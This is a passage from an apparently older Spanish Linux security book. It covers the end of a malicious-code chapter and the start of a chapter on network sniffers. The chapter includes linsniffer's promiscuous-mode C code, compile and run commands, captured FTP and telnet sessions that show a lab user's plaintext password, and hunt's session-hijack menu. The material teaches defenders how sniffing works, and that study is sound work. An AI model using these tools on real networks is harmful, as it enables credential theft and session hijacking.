- "Heterogeneous Computer Viruses In A Networked UNIX Environment", Peter V. Radatti, CyberSoft, Incorporated. Aquí, Raditti explica cómo se extienden los virus en entornos de red heterogéneos y la infección de UNIX a PC (http://www.cyber.com/papers/heterogeneous.html).
- "The Helminthiasis of the Internet", J. Reynolds, ISI. Reynolds realiza su propio examen del gusano de Internet (http://www.cyber.com/papers/reference/rfc1135.html).
- "The Internet Worm Program: An Analysis", Purdue Technical Report CSD-TR-823, Eugene H.H. Spafford, Departamento de informática, Purdue University. En este documento, Spafford recorre el gusano de Internet de Robert Morris (gopher://wiretap.spies.com:70/00/Library/Techdoc/Virus/inetvir.823).
- "The Plausibility of UNIX Virus Attacks", Peter V. Radatti, Cybersoft, Incorporated. En este documento, Radatti ofrece una descripción (y una advertencia) de cómo pueden atacar los virus a UNIX (http://www.cyber.com/papers/plausibility.html).
- "Threat Assessment of Malicious Code and Human Threats", Lawrence E. Bassham y W. Timothy Polk, National Institute of Standards and Technology, División de seguridad informática. Este documento explica con detalle todos los aspectos del código dañino y ofrece una historia de los gusanos y de los virus (http://csrc.ncsl.nist.gov/nistir/threats/).
- "Trusted Distribution of Software Over the Internet", Aviel D. Rubin. Apareció en el simposio sobre seguridad de redes y de sistemas distribuidos que tuvo lugar en 1995 en la Internet Society. Aquí, Rubin ofrece una posible solución al riesgo de descargar código con troyanos: los certificados firmados por terceros. Presenta BETSI, *Bellcore Trusted Software Integrity System* (ftp://ftp.cert.dfn.de/pub/docs/betsi/Betsi.ps).
- "Wandering and Cruise", Sung Moo Yang. Un documento técnico sobre código dañino que se centra en los factores que influyen en la movilidad del mismo (http://www.cyber.com/papers/cruise.html).

Resumen

El código dañino es un importante riesgo para la seguridad, aunque no siempre es así. Si ejecuta una utilidad como Tripwire en todos los *hosts* de Linux, estará

perfectamente preparado para detectar los ataques. Sin embargo, los mejores resultados se obtienen cuando Tripwire se instala inmediatamente después de instalar Linux. Si instala comprobadores de la integridad de archivos en sistemas que ya han estado en circulación (y por consiguiente es posible que ya tengan código dañino instalado), lógicamente no puede confiar en la base de datos inicial.

PARTE III

Seguridad de las redes Linux

7. *Sniffers* y escuchas electrónicas.
8. *Scanners*.
9. *Spoofing*.
10. Protección de los datos en tránsito.

CAPÍTULO 7

Sniffers y escuchas electrónicas

En este capítulo

Funcionamiento de los sniffers.
Estudios: realizar unos pocos ataques sencillos de sniffer.
Otros sniffers y herramientas de monitorización de redes.
Riesgos que conllevan los sniffers.
Defenderse contra ataques de sniffers.
Otras referencias.
Resumen.

A menudo, las cosas no son lo que parecen. Para escuchar a los medios de comunicación hablar de ello, el peor destino que puede sufrir un administrador es que su servidor web sea reventado y que modifiquen su página web. No es cierto.

De hecho, aunque estos ataques pueden parecer dramáticos y suelen generar grandes titulares, no son nada si se los compara con un ataque real. Los intrusos reales no suelen anunciar su presencia ni hacen alarde de lo que consiguen, sino que instalan dispositivos de monitorización ocultos que furtivamente recogen la información de la red.

Dichas herramientas reciben el nombre de analizadores de protocolos, aunque también se las conoce como *sniffers*. En este capítulo se explican estos *sniffers*, su función y su diseño. También utilizará algunos *sniffers*, examinará su salida y explorará cómo se pueden utilizar para reforzar la seguridad.

Funcionamiento de los *sniffers*

De forma predeterminada, las estaciones de trabajo (incluso aquéllas que se encuentran en la misma red) escuchan y responden solamente a los paquetes que van dirigidos a ellas. Sin embargo, es posible modelar el software que lanza la interfaz de red de una estación de trabajo en algo llamado modo promiscuo. Teniendo esto en cuenta, la estación de trabajo puede monitorizar y capturar todo el tráfico de red y los paquetes que pasen por ella, independientemente del destino que tengan.

Para saber cómo realizan esta tarea los programadores es necesario examinar los archivos de cabecera de los *sniffers*. Los *sniffers* se suelen escribir en C, aunque también se puede utilizar Perl, y salvo raras excepciones, abren su fuente con directivas include como éstas:

```
#include <linux/if.h>
#include <linux/if_ether.h>
#include <linux/ip.h>
#include <linux/socket.h>
#include <linux/tcp.h>
#include <netinet/in.h>
#include <signal.h>
#include <stdio.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/types.h>
```

No vamos a suponer que tiene el código fuente de Linux a mano, así que cuando hagamos referencia a un archivo de cabecera, indicaremos su ubicación en el motor LXR de http://lxr.linux.no. El motor LXR es una versión en hipertexto del código fuente de Linux que se explora perfectamente. El LXR es tan complejo que todos los archivos de cabecera, todas las llamadas al sistema, la mayoría de las

funciones, etc. tienen referencias cruzadas. Utilizándolo, puede acceder a cualquier punto del código de Linux desde cualquier otro punto. De esta forma, independientemente de cuál sea su situación personal, mientras tenga acceso a la Web estaremos en la misma página.

Vamos a examinar rápidamente algunos de los archivos de cabecera antes mencionados y sus funciones:

- linux/if.h: contiene definiciones para controlar la interfaz de Ethernet. En el motor LXR puede encontrarse en http://lxr.linux.no/source/include/linux/if.h.
- linux/if_ether.h: contiene definiciones para la interfaz IEEE 802.3 de Ethernet y para varios protocolos de Ethernet como AppleTalk, bucle Ethernet y protocolo Internet. En el motor LXR puede encontrarse en http://lxr.linux.no/source/include/linux/if_ether.h.
- linux/in.h: contiene definiciones de las estructuras de las direcciones de Internet. En el motor LXR puede encontrarse en http://lxr.linux.no/source/include/linux/in.h.
- linux/ip.h: una implementación de IP para Linux. En el motor LXR puede encontrarse en http://lxr.linux.no/source/include/linux/ip.h.
- stdio.h: gestiona las entradas, las salidas y las salidas de errores estándar.
- sys/socket.h: gestiona las operaciones de los *sockets*, incluyendo listen, bind, connect, accept, send, etc. También contiene definiciones de varios tipos de *sockets* (incluyendo AppleTalk, IPX, etc.), cuyos representantes más importantes son AF_UNIX o los *sockets* de UNIX. En el motor LXR puede encontrarse en http://lxr.linux.no/source/include/linux/socket.h.
- tcp.h: contiene definiciones para varios estados de las conexiones TCP, como TCP_ESTABLISHED (conexión establecida), TCP_LISTEN (escuchando), TCP_CLOSE (cerrando), etc. En el motor LXR puede encontrarse en http://lxr.linux.no/source/include/linux/tcp.h.

La mayoría de los *sniffers* se han diseñado con estos archivos de cabecera. Cada uno de ellos gestiona un aspecto distinto de la escucha, grabación y generación de informes sobre el tráfico de TCP/IP. Sin embargo, los piratas ponen la interfaz en modo promiscuo utilizando una marca de if.h (actualmente, en la línea 34) muy similar a ésta:

```
#define IFF_PROMISC     0x100   /* receive all packets*/
```

En linsniffer (una herramienta que utilizará en este mismo capítulo), su creador, Mike Edulla, abre la interfaz en modo promiscuo de la siguiente forma:

```
int openintf(char *d)
{
   int fd;
   struct ifreq ifr;
   int s;
   fd=socket(AF_INET, SOCK_PACKET, htons(0x800));
```

```
    if(fd < 0)
    {
       perror("cant get SOCK_PACKET socket");
       exit(0);
    }
    strcpy(ifr.ifr_name, d);
    s=ioctl(fd, SIOCGIFFLAGS, &ifr);
    if(s < 0)
    {
       close(fd);
       perror("cant get flags");
       exit(0);
    }
    ifr.ifr_flags |= IFF_PROMISC;
    s=ioctl(fd, SIOCSIFFLAGS, &ifr);
    if(s < 0) perror("cant set promiscuous mode");
    return fd;
}
```

Una vez que la interfaz se encuentra en modo promiscuo y, por tanto, escucha todos los paquetes de la red, lo que queda es escuchar el tráfico TCP/IP y darle un formato que pueda leerse en la salida estándar o escribirlo en un archivo.

¿Es necesario el modo promiscuo? Depende de lo que se intente obtener. Con toda seguridad, puede escribir una herramienta que va a escuchar a todos los paquetes del *host* local sin poner la interfaz en modo promiscuo. Sin embargo, para capturar todo el tráfico del segmento de la red local, el modo promiscuo es un requisito.

Estudios: realizar unos pocos ataques sencillos de *sniffer*

Los distintos *sniffers* realizan tareas diferentes, que oscilan entre las sencillas (capturar nombres de usuarios y contraseñas) y las extremas (grabar todo el tráfico de la interfaz de red). En esta sección, probaremos varios *sniffers*, entre los que se incluyen:

- linsniffer.
- linuxsniffer.
- hunt.
- sniffit.

linsniffer

linsniffer es sencillo y directo. Su propósito principal es capturar nombres de usuarios y contraseñas, y ésta es una función en la que sobresale.

Aplicación: linsniffer, por Mike Edulla.

Necesita: archivos de cabecera C e IP.

Archivos de configuración: ninguno.

Ubicación: http://agape.trilidun.org/hack/network-sniffers/linsnifferc.

Historial de seguridad: linsniffer no tiene un historial de seguridad importante.

Notas: linsniffer es fácil de utilizar. Sin embargo, éstas son algunas notas sobre la instalación: se necesita todo el complemento de los archivos de cabecera de IP, incluyendo aquellos que suelen almacenarse en /usr/include/net y en /usr/include/netinet. Además, asegúrese de que la variable PATH incluye /usr/include.

Para compilar linsniffer, introduzca el siguiente comando:

```
$cc linsniffer.c -o linsniffer
```

Para ejecutar linsniffer, escriba el comando linsniffer en un indicativo:

```
linsniffer
```

En este momento, linsniffer crea un archivo vacío llamado tcp.log, donde escribe su salida.

Para este ejemplo, hemos creado un usuario llamado desafortunado cuya contraseña de inicio de sesión es inconsciente. Seguidamente, hemos iniciado una sesión desde SGI como desafortunado y hemos generado una actividad del usuario básica. Ésta es una transcripción de la sesión del SGI:

```
GNSS $ ftp 172.16.0.2
Connected to 172.16.0.2.

220 linux2.samshacker.net FTP server (Version wu-2.4.2-academ
➥[BETA-17](1) Wed Aug 19 02:55:52 MST 1998) ready.
Name (172.16.0.2:root): desafortunado
331 Password required for desafortunado.
Password:
230 User desafortunado logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 14
drwxrwxr-x   4 desafortunado  desafortunado    1024 May 20 19:35 .
drwxr-xr-x   6 root           root             1024 May 20 19:28 ..
-rw-rw-r--   1 desafortunado  desafortunado      96 May 20 19:56 .bash_history
-rw-r--r--   1 desafortunado  desafortunado      49 Nov 25  1997 .bash_logout
-rw-r--r     1 desafortunado  desafortunado     913 Nov 24   1997 .bashrc
```

```
-rw-r--r      1 desafortunado   desafortunado      650 Nov 24   1997 .cshrc
-rw-r--r--    1 desafortunado   desafortunado      111 Nov  3   1997 .inputrc
-rwxr-xr-x    1 desafortunado   desafortunado      186 Sep  1   1998 .kshrc
-rw-r--r--    1 desafortunado   desafortunado      392 Jan  7   1998 .login
-rw-r--r--    1 desafortunado   desafortunado       51 Nov 25   1997 .logout
-rw-r--r--    1 desafortunado   desafortunado      341 Oct 13   1997 .profile
-rwxr-xr-x    1 desafortunado   desafortunado      182 Sep  1   1998 .profile.ksh
drwxr-xr-x    2 desafortunado   desafortunado     1024 May 14 12:16 .seyon
drwxr-xr-x    3 desafortunado   desafortunado     1024 May 14 12:15 lg
226 Transfer complete.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 14
drwxrwxr-x    4 desafortunado   desafortunado     1024 May 20 19:35 .
drwxr-xr-x    6 root            root              1024 May 20 19:28 ..
-rw-rw-r--    1 desafortunado   desafortunado       96 May 20 19:56 .bash_history
-rw-r--r--    1 desafortunado   desafortunado       49 Nov 25   1997 .bash_logout
-rw-r--r--    1 desafortunado   desafortunado      913 Nov 24   1997 .bashrc
-rw-r--r--    1 desafortunado   desafortunado      650 Nov 24   1997 .cshrc
-rw-r--r--    1 desafortunado   desafortunado      111 Nov  3   1997 .inputrc
-rwxr-xr-x    1 desafortunado   desafortunado      186 Sep  1   1998 .kshrc
-rw-r--r--    1 desafortunado   desafortunado      392 Jan  7   1998 .login
-rw-r--r--    1 desafortunado   desafortunado       51 Nov 25   1997 .logout
-rw-r--r--    1 desafortunado   desafortunado      341 Oct 13   1997 .profile
-rwxr-xr-x    1 desafortunado   desafortunado      182 Sep  1   1998 .profile.ksh
drwxr-xr-x    2 desafortunado   desafortunado     1024 May 14 12:16 .seyon
drwxr-xr-x    3 desafortunado   desafortunado     1024 May 14 12:15 lg
226 Transfer complete.
ftp> ls -F
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 14
drwxrwxr-x    4 desafortunado   desafortunado     1024 May 20 19:35 ./
drwxr-xr-x    6 root            root              1024 May 20 19:28 ../
-rw-rw-r--    1 desafortunado   desafortunado       96 May 20 19:56 .bash_history
-rw-r--r--    1 desafortunado   desafortunado       49 Nov 25   1997 .bash_logout
-rw-r--r--    1 desafortunado   desafortunado      913 Nov 24   1997 .bashrc
-rw-r--r--    1 desafortunado   desafortunado      650 Nov 24   1997 .cshrc
-rw-r--r--    1 desafortunado   desafortunado      111 Nov  3   1997 .inputrc
-rwxr-xr-x    1 desafortunado   desafortunado      186 Sep  1   1998 .kshrc*
-rw-r--r--    1 desafortunado   desafortunado      392 Jan  7   1998 .login
-rw-r--r--    1 desafortunado   desafortunado       51 Nov 25   1997 .logout
-rw-r--r--    1 desafortunado   desafortunado      341 Oct 13   1997 .profile
-rwxr-xr-x    1 desafortunado   desafortunado      182 Sep  1   1998 .profile.ksh*
```

```
drwxr-xr-x   2 desafortunado  desafortunado     1024 May 14 12:16 .seyon/
drwxr-xr-x   3 desafortunado  desafortunado     1024 May 14 12:15 lg/
226 Transfer complete.
ftp> cd lg
250 CWD command successful.
ftp> ls -F
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 8
drwxr-xr-x   3 desafortunado  desafortunado     1024 May 14 12:15 ./
drwxrwxr-x   4 desafortunado  desafortunado     1024 May 20 19:35 ../
-rw-r--r--   1 desafortunado  desafortunado       70 Aug 22  1998 lg3_colors
-rw-r--r--   1 desafortunado  desafortunado      629 Aug 22  1998 lg3_prefs
-rw-r--r--   1 desafortunado  desafortunado      728 Aug 22  1998 lg3_soundPref
-rw-r--r--   1 desafortunado  desafortunado     2024 Aug 22  1998 lg3_startup
drwxr-xr-x   2 desafortunado  desafortunado     1024 May 14 12:15 lg_layouts/
226 Transfer complete.
ftp> cd lg_layouts
250 CWD command successful.
```

La actividad era bastante típica: iniciamos la sesión a través de FTP y exploramos uno o dos directorios. A continuación, vamos a ver la salida linsniffer que se genera en el equipo Linux:

```
gnss => linux2.samshacker.net [21]
USER desafortunado
PASS inconsciente
SYST
PORT 172,16,0,1,4,192
LIST -al
PORT 172,16,0,1,4,193
LIST
PORT 172,16,0,1,4,194
LIST -F
CWD lg
PORT 172,16,0,1,4,195
LIST -F
```

La salida es sencilla. En primer lugar, realizó una conexión al puerto 21 desde el *host* GNSS a linux1.samshacker.net:

```
gnss => linux2.samshacker.net [21]
```

A continuación, linsniffer cogió el nombre de usuario y la contraseña de desafortunado:

```
USER desafortunado
PASS inconsciente
```

Y, finalmente, linsniffer grabó todos los comandos que emitió desafortunado:

```
SYST
PORT 172,16,0,1,4,192
LIST -al
PORT 172,16,0,1,4,193
LIST
PORT 172,16,0,1,4,194
LIST -F
CWD lg
PORT 172,16,0,1,4,195
LIST -F
```

La salida es concisa; excelente para robar contraseñas y registrar la actividad general, pero no es útil para un análisis más detallado, para lo que se podría utilizar linux_sniffer.

linux_sniffer

linux_sniffer ofrece una vista algo más detallada.

Aplicación: linux_sniffer por loq.

Necesita: archivos de cabecera C e IP.

Archivos de configuración: ninguno.

Ubicación: http://www.ryanspc.com/sniffers/linux_sniffer.c.

Historial de seguridad: linux_sniffer no tiene un historial de seguridad importante.

Notas: linux_sniffer es fácil de utilizar. Sin embargo, es necesario todo el complemento de los archivos de cabecera de IP.

Para linux_sniffer, introduzca el siguiente comando:

```
$cc linux_sniffer.c -o linuxsniff
```

NOTA

linsniffer.c se compila perfectamente en Red Hat 5.1 y OpenLinux 1.2 y 1.3. Sin embargo, en las últimas distribuciones de Red Hat pueden surgir problemas, en cuyo caso debe seleccionar otro de los sniffers que se explican en este capítulo.

Ésta es la transcripción de una sesión de telnet (de nuevo desde SGI al equipo Linux) que *linux_sniffer* grabó simultáneamente:

```
GNSS 2# telnet 172.16.0.1
Connected to 172.16.0.1.
```

```
login: desafortunado
password:
[desafortunado@linux2 desafortunado]$ w
 19:55:29 up 58 min,  4 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1                       7:44pm 27.00s  0.17s  0.06s  -bash
root     tty2     7:46pm  1:56  0.24s  0.01s  linuxsniff
root     tty3                       7:44pm 10:43   0.17s  0.07s  -bash
desafortunado  ttyp0    gnss             7:55pm  1.00s  0.26s  0.04s  w
[desafortunado@linux2 desafortunado]$ who
root     tty1     May 20 19:44
root     tty2     May 20 19:46
root     tty3     May 20 19:44
desafortunado  ttyp0    May 20 19:55 (gnss)
[desafortunado@linux2 desafortunado]$ finger -l
Login: root                             Name: root
Directory: /root                        Shell: /bin/bash
On since Thu May 20 19:44 (PDT) on tty1   35 seconds idle
On since Thu May 20 19:46 (PDT) on tty2   2 minutes 4 seconds idle
On since Thu May 20 19:44 (PDT) on tty3   10 minutes 51 seconds idle
No mail.
No Plan.

Login: desafortunado                            Name: Caldera OpenLinux User
Directory: /home/desafortunado                  Shell: /bin/bash
On since Thu May 20 19:55 (PDT) on ttyp0 from gnss
No mail.
No Plan.
```

De nuevo, la actividad fue típica: iniciamos la sesión, comprobamos qué sesiones estaban iniciadas en ese momento, etc. linux_sniffer grabó datos adicionales de la dirección, pero esencialmente capturó la misma información vital que linsniffer. En primer lugar, grabó la conexión:

```
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  ff fc 27                -                              ..'
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  ff fa 1f 00 50 00 28 ff - f0                          ....P.(..
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  ff fa 20 00 33 38 34 30 - 30 2c 33 38 34 30 30 ff
.. .38400,38400.
0010  f0 ff fa 23 00 47 4e 53 - 53 3a 30 2e 30 ff f0 ff
...#.GNSS:0.0...
0020  fa 18 00 49 52 49 53 2d - 41 4e 53 49 2d 4e 45 54
```

```
...IRIS-ANSI-NET
0030  ff f0                    -                                ..
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  ff fc 01                 -                                ...
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  ff fd 01                 -                                ...
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
```

A continuación, linux_sniffer grabó el inicio de sesión. Hemos resaltado en negrita las pulsaciones grabadas:

```
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  68                       -                                h
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  61                       -                                a
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  70                       -                                p
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  6c                       -                                l
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  65                       -                                e
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  73                       -                                s
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  73                       -                                s
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
```

```
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  0d 00                    -                                ..
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  75                       -                                u
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  6e                       -                                n
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  61                       -                                a
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  77                       -                                w
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  61                       -                                a
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  72                       -                                r
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  65                       -                                e
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
```

Y, finalmente, linux_sniffer grabó todos los comandos que emitió desafortunado:

```
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  77                       -                                w
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  0d 00                    -                                ..
eth
```

```
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  77                        -                              w
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  68                        -                              h
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  6f                        -                              o
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  0d 00                     -                              ..
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  66                        -                              f
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  69                        -                              i
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  6e                        -                              n
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  67                        -                              g
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
```

```
0000  65                              -                              e
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
0000  72                              -                              r
eth
proto: 080008:00:69:07:3e:db->00:e0:29:19:4a:68 172.16.0.1[1239]->172.16.0.2[23]
```

Si desea información con mayor nivel de detalle, linux_sniffer es una buena opción.

hunt

hunt es otra opción útil cuando se necesita una salida menos compleja y más fácil de leer, un seguimiento de comandos más sencillo y *snooping* de sesiones.

Aplicación: hunt de Pavel Krauz.

Necesita: cabeceras de C e IP, y Linux 2.0.35+, GlibC 2.0.7 con LinuxThreads (o no).

Archivos de configuración: ninguno.

Ubicación: http://www.cri.cz/kra/index.html.

Historial de seguridad: hunt no tiene un historial de seguridad importante.

Notas: el creador de hunt ha proporcionado archivos binarios enlazados dinámica y estáticamente a aquellos usuarios que no tengan tiempo (o ganas) de compilar el paquete.

hunt viene comprimido en formato tar y zip. La versión actual y el nombre del archivo es hunt-1_3bin.tgz. Para empezar, descomprima el archivo comprimido con formato zip de la siguiente forma:

```
$gunzip hunt*tgz
```

El archivo que aparece al descomprimir se llama hunt-1_3bin.tar. Descomprímalo de la siguiente forma:

```
$tar -xvf hunt-1_3bin.tar
```

hunt se descomprimirá en el directorio /root/hunt-1.3, que contendrá los siguientes archivos:

```
-rw-r--r--   1 206      users        1616 Apr  2 03:54 CHANGES
-rw-r--r--   1 206      users       17983 Oct 25  1998 COPYING
-rw-r--r--   1 206      users         312 Jan 16 04:54 INSTALL
-rw-r--r--   1 206      users         727 Feb 21 11:22 Makefile
-rw-r--r--   1 206      users       27373 Feb 15 12:44 README
-rw-r--r--   1 206      users         167 Dec  4 14:29 TODO
-rw-r--r--   1 206      users        5067 Feb 13 04:23 addpolicy.c
```

```
-rw-r--r--   1 206      users        7141 Feb 21 23:44 arphijack.c
-rw-r--r--   1 206      users       25029 Apr  2 03:26 arpspoof.c
drwxr-xr-x   2 206      users        1024 Apr  9 02:03 c
-rw-r--r--   1 206      users        7857 Nov  9  1998 hijack.c
-rw-r--r--   1 206      users        5066 Dec  2 12:55 hostup.c
-rwxr-xr-x   1 206      users       84572 Apr  9 02:03 hunt
-rw-r--r--   1 206      users       24435 Apr  2 03:26 hunt.c
-rw-r--r--   1 206      users       16342 Mar 30 01:56 hunt.h
-rwxr-xr-x   1 206      users      316040 Apr  9 02:03 hunt_static
-rw-r--r--   1 root     root          265 May 20 22:22 huntdir.txt
-rw-r--r--   1 root     root         2517 May 20 22:19 huntlog.txt
-rw-r--r--   1 206      users        6249 Feb 21 11:21 macdisc.c
-rw-r--r--   1 206      users       12105 Feb 21 11:35 main.c
-rw-r--r--   1 206      users       12000 Feb  6 02:27 menu.c
-rw-r--r--   1 206      users        7432 Apr  2 03:53 net.c
-rw-r--r--   1 206      users        5799 Feb 11 04:21 options.c
-rw-r--r--   1 206      users       11986 Feb 14 04:59 resolv.c
-rw-r--r--   1 206      users        1948 Oct 25  1998 rst.c
-rw-r--r--   1 206      users        9545 Mar 30 01:48 rstd.c
-rw-r--r--   1 206      users       21590 Apr  2 03:58 sniff.c
-rw-r--r--   1 206      users       14466 Feb 21 12:04 synchijack.c
-rw-r--r--   1 206      users        2692 Feb 19 00:10 tap.c
-rw-r--r--   1 206      users        4078 Feb 15 05:31 timer.c
-rw-r--r--   1 206      users        2023 Oct 25  1998 tty.c
-rw-r--r--   1 206      users        7871 Feb 11 02:58 util.c
```

El archivo binario estático es hunt_static. Es aconsejable utilizar este archivo, ya que si no se cuenta con las bibliotecas suficientes la compilación del origen puede resultar problemática.

Para iniciar hunt, ejecute hunt_static en un indicativo de la siguiente forma:

```
$hunt_static
```

Se sorprenderá gratamente al darse cuenta de que hunt utiliza Curses y, por tanto, es fácil de usar. El menú inicial es similar al siguiente:

```
--- Main Menu --- rcvpkt 0, free/alloc 63/64 ------
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
* >
```

En este ejemplo nos conectamos a linux1.samshacker.net desde GNSS como desafortunado y fisgoneamos un poco en root:

```
GNSS 3% telnet 172.16.0.2
Trying 172.16.0.2...
Connected to 172.16.0.2.
Escape character is '^]'.

Caldera OpenLinux(TM)
Version 1.3
Copyright 1996-1998 Caldera Systems, Inc.

login:
[desafortunado@linux2 desafortunado]$ finger root
Login: root                             Name: root
Directory: /root                        Shell: /bin/bash
On since Thu May 20 21:57 (PDT) on tty1   1 minute idle
On since Thu May 20 22:02 (PDT) on tty2   7 minutes 19 seconds idle
On since Thu May 20 21:59 (PDT) on tty3   15 seconds idle
No mail.
No Plan.
[desafortunado@linux2 desafortunado]$ last root
root     tty2                    Thu May 20 22:02   still logged in
root     tty3                    Thu May 20 21:59   still logged in
root     tty1                    Thu May 20 21:57   still logged in
root     tty2                    Thu May 20 19:46 - down   (00:26)
root     tty1                    Thu May 20 19:44 - 20:12  (00:27)
root     tty3                    Thu May 20 19:44 - down   (00:28)
root     tty3                   Thu May 20 19:42 - 19:44  (00:01)
root     tty1                   Thu May 20 19:41 - 19:42  (00:00)
